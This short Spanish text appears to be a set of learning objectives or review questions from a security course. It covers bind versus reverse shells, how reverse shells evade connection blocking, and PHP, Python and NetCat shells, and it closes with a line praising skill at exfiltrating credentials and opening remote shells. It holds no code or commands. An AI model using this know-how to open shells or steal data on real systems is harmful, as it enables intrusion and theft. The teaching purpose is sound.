	Comprendes la diferencia entre un <i>bind shell</i> y un <i>reverse shell</i> . Puedes responder a esta pregunta: <i>¿Cuál es la ventaja de usar un reverse shell desde el punto de vista de su viabilidad? (elementos que detienen la conexión)</i>	
	Puedes responder a estas preguntas: <i>¿Por qué crees que es útil saber como usar PHP o Python para abrir un reverse shell? ¿Funcionan igual que los abiertos con NetCat?</i>	
	Atrápame si puedes: Tu habilidad para el <i>exploiting</i> te permite exfiltrar información privada, nombres de usuario, clave y abrir shells remotos en sistemas con vulnerabilidades típicas	